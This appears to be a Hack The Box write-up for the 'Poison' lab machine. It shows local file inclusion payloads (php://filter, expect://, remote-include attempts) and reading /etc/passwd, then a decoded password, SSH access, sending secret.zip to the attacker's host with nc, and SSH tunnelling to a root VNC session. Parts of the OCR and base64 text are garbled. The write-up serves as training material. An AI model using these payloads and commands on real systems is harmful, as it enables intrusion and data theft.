


poison

m10x.de

```
(root@kali)-[/Documents/htb/boxes/poison]
# nmap -sC -sV -oA nmap/poison 10.10.10.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 20:15 EDT
Nmap scan report for 10.10.10.84
Host is up (0.15s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|_  2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|_  256  4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256  0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.95 seconds
```

Let's take a look at the website




The screenshot shows a web browser window with the address bar displaying '10.10.10.84'. The browser's bookmark bar contains links to 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Forums', 'Kali Docs', 'NetHunter', 'Offensive Security', and 'MSFU'. The main content area of the browser displays the title 'Temporary website to test local .php scripts.' in a large, bold, black serif font. Below the title, there is a line of text: 'Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php'. Underneath this, the label 'Scriptname:' is followed by a text input field. At the bottom left of the form area, there is a 'Submit' button.

here are multiple sites to test...




```
Array ( [allow_url_fopen] => Array ( [global_value] => 1 [local_value] => 1 [access] => 4 ) [allow_url_
[global_value] => 0 [local_value] => 0 [access] => 4 ) [always_populate_raw_post_data] => Array ( [g
[local_value] => 0 [access] => 6 ) [arg_separator.input] => Array ( [global_value] => & [local_value] =
[arg_separator.output] => Array ( [global_value] => & [local_value] => & [access] => 7 ) [asp_tags] =
[local_value] => 0 [access] => 6 ) [assert.active] => Array ( [global_value] => 1 [local_value] => 1 [ac
Array ( [global_value] => 0 [local_value] => 0 [access] => 7 ) [assert.callback] => Array ( [global valu
[access] => 7 ) [assert.quiet_eval] => Array ( [global_value] => 0 [local_value] => 0 [access] => 7 ) [a
[global_value] => 1 [local_value] => 1 [access] => 7 ) [auto_append_file] => Array ( [global_value] =>
=> 6 ) [auto_detect_line_endings] => Array ( [global_value] => 0 [local_value] => 0 [access] => 7 ) [a
[global_value] => 1 [local_value] => 1 [access] => 6 ) [auto_prepend_file] => Array ( [global_value] =
=> 6 ) [browscap] => Array ( [global_value] => [local_value] => [access] => 4 ) [date.default_latitude
=> 31.7667 [local_value] => 31.7667 [access] => 7 ) [date.default_longitude] => Array ( [global_value
=> 35.2333 [access] => 7 ) [date.sunrise_zenith] => Array ( [global_value] => 90.583333 [local_value
7 ) [date.sunset_zenith] => Array ( [global_value] => 90.583333 [local_value] => 90.583333 [access] =
Array ( [global_value] => [local_value] => [access] => 7 ) [default_charset] => Array ( [global_value]
UTF-8 [access] => 7 ) [default_mimetype] => Array ( [global_value] => text/html [local_value] => text
[default_socket_timeout] => Array ( [global_value] => 60 [local_value] => 60 [access] => 7 ) [disable
[global_value] => [local_value] => [access] => 4 ) [disable_functions] => Array ( [global_value] => [l
) [display_errors] => Array ( [global_value] => 1 [local_value] => 1 [access] => 7 ) [display_startup_e
[global_value] => 0 [local_value] => 0 [access] => 7 ) [doc_root] => Array ( [global_value] => [local_v
[docref_ext] => Array ( [global_value] => [local_value] => [access] => 7 ) [docref_root] => Array ( [g
=> [access] => 7 ) [enable_dl] => Array ( [global_value] => 1 [local_value] => 1 [access] => 4 ) [enal
Array ( [global_value] => 1 [local_value] => 1 [access] => 6 ) [engine] => Array ( [global_value] => 1
```

Let's test for LFI Local File Inclusion



```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:System
&:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/usr/sbin/nologin news:*:8:8:News
Subsystem:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var
/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:
/usr/sbin/nologin pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin
/nologin uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6:Post Office
Owner:/nonexistent:/usr/sbin/nologin auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin www:*:80:80:World
Wide Web Owner:/nonexistent:/usr/sbin/nologin ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin
/nologin tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin
/nologin avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

we get a user = charix
pwdbackup.txt sounds good



```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php
[8] => pwdbackup.txt )
```

This password is secure, it's encoded atleast 13 times.. what could go wrong really..

```
Vm0wd2QyUXlVWGXWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWVnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUvUxU1ZadGRGZFZaM0JwVmxad1dWVnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVvdXeGFTMVZHWkZoTlZGSIRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVksIVWtsVWJXaFdWMFZLVlZkWGVRHlRNBey0Vji1U2ExSXdxBUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpAR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkv01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGEWnRSWHBWyMtKRVlYcEdlVmxYClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSllhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVBbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVMxwelRrWlplVTVWT1ZwV2EydZFXVlZhcMExWXDNVWNlVjJ0
NFYySkdjR2hhUlZWNFZsWkdKR1JGTldoTmJtTjNWbXBLTUdJeFVYaglsbVJWWVRkb1YxbHJWVEZT
Vm14elZteHcKVg1KR2NEQkRiVlpJVDFAa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
```

Let's decode this base64 encoded password multiple time

← → ↺ 🏠 https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%21 ... 📄 ☆

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Download CyberChef 📄 Last build: A month ago Options ⚙ About / Support ?

Operations	Recipe	Input	Output
Search...	From Base64	T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlRXhXblJTV0hCV1ltczFSVmxzVm5kWFJsbDVBbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZkWGRHOVJiVlp6VjI1U2FsSlhVbGRVVMxwelRrWlplVTVWT1ZwV2EydZFXVlZhcMExWXDNVWNlVjJ0NFYySkdjR2hhUlZWNFZsWkdKR1JGTldoTmJtTjNWbXBLTUdJeFVYaglsbVJWWVRkb1YxbHJWVEZT	
Favourites	Alphabet A-Za-z0-9+/=	Vm14elZteHcKVg1KR2NEQkRiVlpJVDFAa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz	
To Base64	<input checked="" type="checkbox"/> Remove non-alphabet chars	WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW	
From Base64	From Base64	VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO	
To Hex	Alphabet A-Za-z0-9+/=	Ukd4RVdub3dPVU5uUFQwSwo=	
From Hex	<input checked="" type="checkbox"/> Remove non-alphabet chars		
To Hexdump	From Base64		
From Hexdump	Alphabet A-Za-z0-9+/=		
URL Decode	<input checked="" type="checkbox"/> Remove non-alphabet chars		
Regular expression	From Base64		
Entropy	Alphabet A-Za-z0-9+/=		
Fork	<input checked="" type="checkbox"/> Remove non-alphabet chars		
Magic	From Base64		

length: 1179
lines: 1

time: 6ms
length: 16
lines: 1

Charix!2#4%6&8(0

password = Charix!2#4%6&8(0

we can now connect via SSH using this password and the user charix


```
(root@kali)-[/Documents/htb/boxes/poison]
# ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To save disk space in your home directory, compress files you rarely
use with "gzip filename".

-- Dru <genesis@istar.ca>
charix@Poison:~ % id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
charix@Poison:~ %
```

```
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
```

```
charix@Poison:~ % ls -al
total 48
drwxr-x---  2 charix  charix  512 Mar 19  2018 .
drwxr-xr-x  3 root    wheel  512 Mar 19  2018 ..
-rw-r-----  1 charix  charix 1041 Mar 19  2018 .cshrc
-rw-rw-----  1 charix  charix   0 Mar 19  2018 .history
-rw-r-----  1 charix  charix  254 Mar 19  2018 .login
-rw-r-----  1 charix  charix  163 Mar 19  2018 .login_conf
-rw-r-----  1 charix  charix  379 Mar 19  2018 .mail_aliases
-rw-r-----  1 charix  charix  336 Mar 19  2018 .mailrc
-rw-r-----  1 charix  charix  802 Mar 19  2018 .profile
-rw-r-----  1 charix  charix  281 Mar 19  2018 .rhosts
-rw-r-----  1 charix  charix  849 Mar 19  2018 .shrc
-rw-r-----  1 root    charix  166 Mar 19  2018 secret.zip
-rw-r-----  1 root    charix   33 Mar 19  2018 user.txt
```

Let's download secret.zip usins nc

```
charix@Poison:~ % nc 10.10.14.3 4444 < secret.zip
```

```
(root@kali)-[/Documents/htb/boxes/poison]
# unzip secret.zip
Archive: secret.zip
[secret.zip] secret password:
extracting: secret

(root@kali)-[/Documents/htb/boxes/poison]
# ls
nmap poison.ctb poison.ctb~ poison.ctb~~ poison.ctb~~~ secret secret.zip

(root@kali)-[/Documents/htb/boxes/poison]
# cat secret
$z!
```

we need a password to unzip it. it's the same one

the content is not human readable

Xvnc is running as root , but on localhost . so we need to try SSH tunneling

```
charix@Poison:~ % sockstat -l | grep root
root    sendmail  -rw- 643  3  tcp4  127.0.0.1:25  9 Mar 19  *:~ 8  .shrc
root    httpd     -rw- 625  3  tcp6  *:80  166 Mar 19 *:~ 8  secret
root    httpd     -rw- 625  4  tcp4  *:80  33 Mar 19 *:~ 8  user.t
root    sshd      620   3  tcp6  *:22  *:~
root    sshd      620   4  tcp4  *:22  *:~
root    Xvnc      char 529  0  stream /tmp/.X11-unix/X1 secret.zip
root    Xvnc      529   1  tcp4  127.0.0.1:5901 *:~
root    Xvnc      529   3  tcp4  127.0.0.1:5801es/poise*:~
root    syslogd   390   4  dgram  /var/run/log
root    syslogd   390   5  dgram  /var/run/logpriv
root    syslogd   390   6  udp6   *:514  *:~
root    syslogd   390   7  udp4   *:514  *:~
root    devd      319   4  stream /var/run/devd.pipe
root    devd      319   5  seqpac /var/run/devd.seqpacket.pipe
```

```

(root@kali)-[/Documents/htb/boxes/poison]
# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
Password for charix@Poison:
Last login: Fri Apr 30 02:38:49 2021 from 10.10.14.3
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List:        https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

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Show the version of FreeBSD installed:  freebsd-version ; uname -a
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Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Need to remove all those ^M characters from a DOS file? Try

    tr -d \\r < dosfile > newfile
    -- Originally by Dru <genesis@istar.ca>

charix@Poison:~ %

```

Now we are forwarding all connections from our localhost on port 5901 to poison's localhost on port 5901

```

(root@kali)-[/Documents/htb/boxes/poison]
# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      2528/ssh
tcp        0      0 10.10.14.3:43754        10.10.10.84:22          ESTABLISHED 2528/ssh
tcp        0      0 192.168.119.132:44252    54.213.36.182:443       ESTABLISHED 1289/x-www-browser
tcp        0      0 192.168.119.132:40468    35.186.205.6:443        ESTABLISHED 1289/x-www-browser
tcp        0      0 10.10.14.3:43700        10.10.10.84:22          ESTABLISHED 2306/ssh
tcp        0      0 192.168.119.132:56184    172.67.1.1:443          ESTABLISHED 1289/x-www-browser
tcp        0      0 192.168.119.132:52972    99.80.43.180:443        ESTABLISHED 1289/x-www-browser
tcp6       0      0 :::1:5901               :::*                   LISTEN      2528/ssh
tcp6       0      0 127.0.0.1:8080          :::*                   LISTEN      1744/java
tcp6       0      0 127.0.0.1:34805         :::*                   LISTEN      1744/java

```

we can now connect to the VNC Server

```
(root@kali)-[/Documents/htb/boxes/poison]
# xtightvncviewer -passwd secret localhost:5901
Connecte
Enabling
Performi
Authenti
Desktop
VNC serv
32 bit
Least
```

X Desktop

```
root@Poison:~ # id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
root@Poison:~ # cat /root/root.txt
716d04b188419cf2bb99d891272361f5
```

ippsec

extension_dir	/usr/local/lib/php/20131226	/usr/local/lib/php/20131226
file_uploads	On	On
highlight.comment	#FF8000	#FF8000

File uploads is enabled , we can upload a temp file, we can do LFI and execute it

10.10.10.84
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname:

Submit

Let's burp this page

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 GET /browse.php?file=saadahla HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.10.84/
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <br />
10 <b>
  Warning
</b>
: include(saadahla): failed to open stream: No such file or directory in <b>
  /usr/local/www/apache24/data/browse.php
</b>
on line <b>
  2
</b>
<br />
11 <br />
12 <b>
  Warning
</b>
: include(): Failed opening 'saadahla' for inclusion (include_path='./usr/local/www/apache24/data') in <b>
  /usr/local/www/apache24/data/browse.php
</b>
on line <b>
  2
</b>
<br />
13
```

Failed opening 'saadahla' for inclusion

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /browse.php?file=index.php|
  HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,appl
  ication/xml;q=0.9,image/webp,*/*;q=0
  .8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.10.84/
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Apr 2021 04:41:22 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Content-Length: 289
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10   <body>
11     <h1>
12       Temporary website to test local .php scripts.
13     </h1>
14     Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php
15   </body>
16 </html>
17 <form action="/browse.php" method="GET">
18   Scriptname: <input type="text" name="file">
19   <br>
20   <input type="submit" value="Submit">
21 </form>
```

to see the source of php file we use php filter

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /browse.php?file=php://filter/convert.base64-encode/resource=index.php| HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.10.84/
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Apr 2021 04:46:31 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Content-Length: 388
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 PGh0bWw+Cjxib2R5Pgo8aDE+VGVtcG9yYXJ5IHdlYnNpdGUgdG8gdGVzdCBsb2NhbCAucGhwIHJcmldwH
MuPC9oMT4KU2l0ZXMgdG8gYmUgdGVzdGVkOiBpbmkucGhwLCBpbmZvLnBocCwgbGlzdGZpbGVzLnBocCwg
cGhwaW5mbY5waHAKCjwvYm9keT4KPC9odG1sPgoKPGZvc0gYWN0aW9uPSIvYnJvd3NlLnBocCIgbWV0aG
9kPSJHRVQiPgoJU2NyaXB0bmFtZTogPGlucHV0IHR5cGU9InRleHQiIG5hbWU9ImZpbGUiPjxicj4KCTxp
bnB1dCB0eXB1PSJzdWJtaXQiIHZhbHVlPSJtdWJtaXQiPgo8L2Zvc0+Cg==
```

```
(root@kali)~# echo -n PGh0bWw+Cjxib2R5Pgo8aDE+VGVtcG9yYXJ5IHdlYnNpdGUgdG8gdGVzdCBsb2NhbCAucGhwIHJcmldwHMuPC9oMT4KU2l0ZXMgdG8gYmUgdGVzdGVkOiBpbmkucGhw
LCBpbmZvLnBocCwgbGlzdGZpbGVzLnBocCwgcGhwaW5mbY5waHAKCjwvYm9keT4KPC9odG1sPgoKPGZvc0gYWN0aW9uPSIvYnJvd3NlLnBocCIgbWV0aG9kPSJHRVQiPgoJU2NyaXB0
bmFtZTogPGlucHV0IHR5cGU9InRleHQiIG5hbWU9ImZpbGUiPjxicj4KCTxpbnB1dCB0eXB1PSJzdWJtaXQiIHZhbHVlPSJtdWJtaXQiPgo8L2Zvc0+Cg== |base64 -d
<html>
<body>
<h1>Temporary website to test local .php scripts.</h1>
Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

</body>
</html>

<form action="/browse.php" method="GET">
  Scriptname: <input type="text" name="file"><br>
  <input type="submit" value="Submit">
</form>
```

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /browse.php?file=
  php://filter/convert.base64-encode/resource=ini.php HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.10.84/
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Apr 2021 04:49:50 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Content-Length: 44
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 PD9waHAKchJpbmRfcihpbmlfZ2V0X2FsbCgpkTsKPz4K
```

```
(root@kali)-[/Documents/htb/boxes/poison]
# echo -n PD9waHAKcHJpbmRfcihpbmllfZ2V0X2FsbCgpKTsKPz4K |base64 -d
<?php
print_r(ini_get_all());
?>
```

Request

RawParamsHeadersHex

PrettyRawInActions

1GET /browse.php?file=http://10.10.14.3/file HTTP/1.1

2Host: 10.10.10.84

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)

4Gecko/20100101 Firefox/78.0

5Accept:

6text/html,application/xhtml+xml,application/xml;q=0.9,image

7/webp,*/*;q=0.8

8Accept-Language: en-US,en;q=0.5

9Accept-Encoding: gzip, deflate

10Connection: close

11Referer: http://10.10.10.84/

12Upgrade-Insecure-Requests: 1

Response

RawHeadersHex

PrettyRawRenderInActions

1HTTP/1.1 200 OK

2Date: Fri, 30 Apr 2021 04:54:38 GMT

3Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32

4X-Powered-By: PHP/5.6.32

5Content-Length: 585

6Connection: close

7Content-Type: text/html; charset=UTF-8

8

9

10Warning: include(): http:// wrapper is disabled in the server configuration by

11allow_url_include=0 in /usr/local/www/apache24/data/browse.php on line 2<

12br />

13

14Warning: include(http://10.10.14.3/file): failed to open stream: no suitable

15wrapper could be found in /usr/local/www/apache24/data/browse.php on line 2<

http wrapper is disabled in the server configuration
same for ftp

Request

RawParamsHeadersHex

PrettyRawInActions

1GET /browse.php?file=ftp://10.10.14.3/file HTTP/1.1

2Host: 10.10.10.84

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)

4Gecko/20100101 Firefox/78.0

5Accept:

6text/html,application/xhtml+xml,application/xml;q=0.9,image

7/webp,*/*;q=0.8

8Accept-Language: en-US,en;q=0.5

9Accept-Encoding: gzip, deflate

10Connection: close

11Referer: http://10.10.10.84/

12Upgrade-Insecure-Requests: 1

Response

RawHeadersHex

PrettyRawRenderInActions

1HTTP/1.1 200 OK

2Date: Fri, 30 Apr 2021 04:56:07 GMT

3Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32

4X-Powered-By: PHP/5.6.32

5Content-Length: 582

6Connection: close

7Content-Type: text/html; charset=UTF-8

8

9

10Warning: include(): ftp:// wrapper is disabled in the server configuration by

11allow_url_include=0 in /usr/local/www/apache24/data/browse.php on line 2<

12br />

13

14Warning: include(ftp://10.10.14.3/file): failed to open stream: no suitable

15wrapper could be found in /usr/local/www/apache24/data/browse.php on line 2<

to see if the expect wrapper isn't able to code execution

11/18

Request

RawParamsHeadersHex

PrettyRaw\nActions

1GET /browse.php?file=expect://ls HTTP/1.1

2Host: 10.10.10.84

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate

7Connection: close

8Referer: http://10.10.10.84/

9Upgrade-Insecure-Requests: 1

10

11

Response

RawHeadersHex

PrettyRawRender\nActions

1HTTP/1.1 200 OK

2Date: Fri, 30 Apr 2021 04:57:03 GMT

3Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32

4X-Powered-By: PHP/5.6.32

